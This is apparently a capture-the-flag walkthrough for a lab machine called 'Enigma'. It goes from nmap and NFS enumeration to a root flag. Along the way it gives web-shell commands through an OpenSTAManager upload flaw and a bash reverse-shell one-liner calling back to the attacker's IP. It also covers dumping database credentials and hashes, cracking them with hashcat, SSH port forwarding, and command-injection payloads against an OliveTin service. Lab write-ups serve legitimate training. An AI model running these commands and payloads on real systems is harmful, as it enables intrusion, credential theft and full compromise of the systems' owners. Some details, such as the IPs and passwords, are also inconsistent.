

BOX-Enigma

➔ By starting the machine get the target ip addr

➔ Now map the ip addr

➔ Run a nmap scan on the ip addr

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_ 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp    open  http      nginx/1.24.0 (Ubuntu)
|_ http-server-header: nginx/1.24.0 (Ubuntu)
|_ http-title: Enigma Corp \xE2\x80\x94 Managed IT Solutions
110/tcp   open  pop3      Dovecot pop3d
|_ pop3-capabilities: TOP SASL RESP-CODES STLS AUTH-RESP-CODE UIDL PIPELINING CAPA
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS:enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
111/tcp   open  rpcbind   2-4 (RPC #100000)
|_ rpcinfo:
|_   program version port/proto service
|_   100003  3,4    2049/tcp  nfs
|_   100003  3,4    2049/tcp6 nfs
|_   100005  1,2,3  39059/tcp6 mountd
|_   100005  1,2,3  39209/tcp  mountd
|_   100005  1,2,3  41518/udp6 mountd
|_   100005  1,2,3  56545/udp  mountd
143/tcp   open  imap      Dovecot imapd (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ imap-capabilities: LITERAL+ more ENABLE listed STARTTLS post-login capabilities IDLE LOGIN-REFERRALS Pre-login OK LOGINDISABLEDA0001 have IMAP4rev1 SASL-IR ID
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS:enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
993/tcp   open  ssl/imap  Dovecot imapd (Ubuntu)
|_ imap-capabilities: AUTH=PLAINA0001 more IMAP4rev1 listed post-login capabilities IDLE LOGIN-REFERRALS Pre-login OK ENABLE have ID SASL-IR LITERAL+
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS:enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3  Dovecot pop3d
|_ pop3-capabilities: TOP SASL(PLAIN) RESP-CODES UIDL AUTH-RESP-CODE USER PIPELINING CAPA
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS:enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
2049/tcp  open  nfs       3-4 (RPC #100003)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT ADDRESS
1 569.04 ms 10.10.16.1
2 272.05 ms Enigma.htb (10.129.218.59)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

➔ Let's explore port 2049 (NFS-Network File System)

Mountd(mountd):

When a client tries to connect, mountd checks the server's export configuration file (/etc/exports) to see if the client's IP address has permission to access that specific folder.

If approved, mountd gives the client a unique token called a **file handle** for the root of the requested folder. Once this is done, mountd steps aside.

Network File System(nfs):

Once the client has the file handle from mountd, it talks directly to the nfs service on **Port 2049**.

It handles tasks like reading files, writing data, creating directories, and changing file permissions

- ➔ To find out which files and folders are present on an NFS server, we use different methods depending on whether we want to check what the server is sharing (before mounting) or browse the actual files (after mounting).
- ➔ If we want to see a list of folders that the server has made available for sharing.
- ➔ Run “ showmount -e <ip_addr> ”

```
(yashash@kali)-[~]  
$ showmount -e 10.129.218.59  
Export list for 10.129.218.59:  
/srv/nfs/onboarding *
```

- ➔ Now to access the files and folders after finding the path, you must attach that remote path to your client machine using the “mount” command.
- ➔ So first we need an empty folder on your client machine to act as a "window" into the server's files.
- ➔ Run “ cd /mnt/mnt_files ”
- ➔ Now run “ sudo mount -t nfs <server_ip>: /srv/nfs/onboarding /mnt/mnt_files ”
- ➔ Go to the directory that u created and check the files.

```
(yashash@kali)-[/mnt/mnt_files]  
$ ls -lh  
total 4.0K  
-rw-r--r-- 1 root root 1.8K Feb 20 01:23 New_Employee_Access.pdf
```

- ➔ Explore that pdf file

Enigma Corp
IT Department - New Employee System Access

Employee:	Kevin Mitchell
Department:	Operations
Provisioned by:	IT Department
Date:	2024-03-01

Webmail Access

URL:	http://mail001.enigma.htb
Username:	kevin
Password:	Enigma2024!


Please change your password upon first login.

For support contact: it@enigma.htb

This document contains confidential internal information intended solely for the recipient.
Unauthorized access, disclosure, or distribution is strictly prohibited.


Generated automatically by Enigma Corp Identity Management System.

➔ Explore the url and as they given the credentials log-in to that




➔ Got a mail from sarah and she is from the accounts department


➔ we know a "username" and let's just randomly try password by entering their name or the same pass of kevin(pass=Enigma2024!)



➔ explore the url , before that map it



➔ Enter the username and password that was given in the previous mail




➔ Now search for the CVE of it along with the version

➤ CVE-V2.9.8

Authenticated users can upload a ZIP archive containing a maliciously named .p7m file. Because the application passes the filename directly to a shell terminal without sanitization, it triggers Remote Code Execution (RCE) on the hosting server

➔ Find where we can upload the files in that openstamanager

➔ Found in sales>sales invoice>importazione FE



➔ From the CVE take the python script and run it and then u get the zip file and upload It in the above webpage

➔ According to the script the uploaded files is stored in the files directory (path=http://support_001.enigma.htb/files/SHELL.php?c=ls)

➔ Now we need to explore all the directories and file

➔ path=http://support_001.enigma.htb/files/SHELL.php?c=ls /var/www/html/




```
CHANGELOG.md      config.inc.php    locale            reset.php
FUNDING.yml        config.php        log.php           settings.json
KNOWN-ISSUES.md    controller.php    logs             shared_editor.php
LICENSE            core.php          mail.php          shortcuts.php
README.md           cron.php          manifest.json     src
REVISION            editor.php        mariadb_10_x.json templates
SECURITY.md         files             modules           token_login.php
VERSION             gulpfile.js       modules.json      update
actions.php         include           mysql.json        vendor
add.php             index.php         mysql_8_3.json    view.php
ajax.php            info.php          node_modules      views.json
ajax_complete.php   lib              oauth2.php        yarn.lock
ajax_dataloader.php
ajax_search.php
ajax_select.php
api
assets
checksum.json
composer.json
composer.lock
config
config.example.php
```

- ➔ The web application needs a way to log into that database. The specific files containing the database administrator credentials (like database username and password) like config.php and config.inc.php

```
*/ // Impostazioni di base per l'accesso al database $db_host = 'localhost'; $db_username = 'brollin'; $db_password = 'Fri3nds@9099'; $db_name = 'openstamanager'; // $port = 'port'; $db_options = [ // 'sort_buffer_size' => '2M', ]; // Tema selezionato per il front-end $theme = 'default'; // Impostazioni di sicurezza $redirectHTTPS = false; // Redirect automatico delle richieste da HTTP a HTTPS $disableCSRF = true; // Protezione contro CSRF // Impostazioni di debug $debug = false; $disable_hooks = false; // Permette di accedere solo con un ip (da utilizzare per manutenzione) $maintenance_ip = ''; // Personalizzazione dei gestori dei tag personalizzati $htmlWrapper = null; $htmlHandlers = []; // Lingua del progetto (per la traduzione e la conversione numerica) $lang = 'en_GB'; // Personalizzazione della formattazione di timestamp, date e orari $formatter = [ 'timestamp' => 'd/m/Y H:i', 'date' => 'd/m/Y', 'time' => 'H:i', 'number' => [ 'decimals' => '.', 'thousands' => ',', ], ]; // Ulteriori file CSS e JS da includere $assets = [ 'css' => [1, 'print' => [1, 'js' => [1, ]; // Configura il limite di tempo di esecuzione del file cron.php $php_time_limit = '';
```

```
$db_host      = 'localhost';
$db_username  = 'brollin';
$db_password  = 'Fri3nds@9099';
$db_name      = 'openstamanager';
```

- ➔ Now try to connect to reverse shell
- ➔ Start a listener in your terminal
- ➔ nc -lnvp 4443
- ➔ In the url run ?c=bash -c 'bash -i >& /dev/tcp/<your HTB ip addr>/4443 0>&1'
- ➔ (http://support_001.enigma.htb/files/SHELL.php?c=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.16.15%2F4443%200%3E%261%27)



504 Gateway Time-out

nginx/1.24.0 (Ubuntu)

➔ Now check the listener

```
(yashash@kali)-[/var/www/html]
$ nc -lnvp 4443
listening on [any] 4443 ...

connect to [10.10.16.15] from (UNKNOWN) [10.129.113.67] 50212
bash: cannot set terminal process group (1534): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager/files$
www-data@enigma:~/html/openstamanager/files$ whoami
whoami
www-data
www-data@enigma:~/html/openstamanager/files$
```

➔ Got the reverse shell

➔ Since we got the credentials of the database username and pass

➔ Connect to it and list the tables in the openstamanager database and explore it

➔ get the usernames and their respective passwords

```
www-data@enigma:~/html/openstamanager$ mysql -u brollin --password='Fr1nds@9099' -e 'USE openstamanager; SELECT * FROM zz_users;'
mysql: [Warning] Using a password on the command line interface can be insecure.
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
id      username      password      email      idnagrafica  idgruopo     enabled created_at      updated_at      reset_token      image_file_id      options      NULL      NULL
1       admin      $2y$10$T3VUNYGGKPLhw2Cdf5AeDHVMhniChddchX2xVLMQ52KsuS4Pu  admin@enigma.htb  1       1       1       2026-02-18 19:26:52  2026-02-18 19:26:52  NULL      NULL
2       haris      $2y$10$WHf1T79sxjsZongUKT2jGeexTkviH8QyCZeoYXmObiNphrsZDr6eC  haris@enigma.htb  1       5       1       2026-02-18 20:58:28  2026-05-26 11:07:03  NULL      NULL
www-data@enigma:~/html/openstamanager$
```

➔ now try cracking the hash of user:haris

➔ copy the hash i.e, echo 'hash' > hash.txt

➔ Run

hashcat -m 3200 /tmp/hash.txt /usr/share/wordlists/rockyou.txt

```
$2y$10$WHf1T79sxjsZongUKT2jGeexTkviH8QyCZeoYXmObiNphrsZDr6eC:bestfriends

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$WHf1T79sxjsZongUKT2jGeexTkviH8QyCZeoYXmObiNp ... ZDr6eC
Hash.Started.....: Sat Jul 4 13:44:46 2026 (41 secs)
Time.Estimated...: Sat Jul 4 13:45:27 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 16 H/s (7.67ms) @ Accel:1 Loops:128 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 670/14344385 (0.00%)
Rejected.....: 0/670 (0.00%)
Restore.Point...: 669/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:896-1024
Candidate.Engine.: Device Generator
Candidates.#1...: bestfriends -> bestfriends
Hardware.Mon.#1...: Util:100%

Started: Sat Jul 4 13:44:40 2026
Stopped: Sat Jul 4 13:45:29 2026
```

➔ Username: haris pass: bestfriends

➔ Now go to /home and in that open haris directory

```
bash: cd: /haris: No such file or directory
www-data@enigma:/home$ cd haris
cd haris
bash: cd: haris: Permission denied
www-data@enigma:/home$ su haris
su haris
Password: bestfriends
whoami
haris
```

➔ Use su (switch user) command to log directly into his account right inside this terminal window.

➔ Explore the directories and files

```
ls -la
total 24
drwxr-xr-x  6 root  root  4096 Jun 23 14:14 .
drwxr-xr-x 23 root  root  4096 Jun 23 14:14 ..
drwxr-xr-x  4 haris haris  4096 Jun 23 14:21 haris
drwxr-xr-x  2 it   it     4096 Jun 23 14:14 it
drwxr-xr-x  3 kevin kevin 4096 Jun 23 14:14 kevin
drwxr-xr-x  3 sarah sarah 4096 Jun 23 14:14 sarah
cd haris
ls
mail
user.txt
cat user.txt
82e5c2212b1da37b1f7b7e0603c0e26d
```

- ➔ Got the user flag
- ➔ Now search if are there any services and ports running internally (Locally) ...
- ➔ In port 1337 there is a service running, to access it we need to do port forwarding using ssh key authentication.
- ➔ generate an ssh key for our user “ssh-keygen -t rsa -b 4096 -f ~/id_rsa_pivot”
- ➔ Copy the public key to paste in the haris user from the reverse shell.(id_rsa_pivot.pub)
- ➔ Paste the public key of our user in /.ssh/authorized_keys file.

Port forwarding :

- ➔ “ssh -i ~/id_rsa_pivot -L 8080:localhost:1337 haris@ip_addr”
- ➔ now we are able to get the service running in 1337 locally in remote service on our localhost 8080.

Olivetin v3000.10.0 CVE-2026-27626 OS Command Injection

- ➔ olivetin - allows users to run predefined Linux shell commands or scripts via a simple, touch-friendly dashboard in the password field it is supporting command injection vulnerability...

payload:

'; id; echo '

output : uid=0(root) gid=0(root) groups=0(root)

- ➔ As it is executing it now lets try to get the root flag

payload :

'; cat /root/root.txt; echo '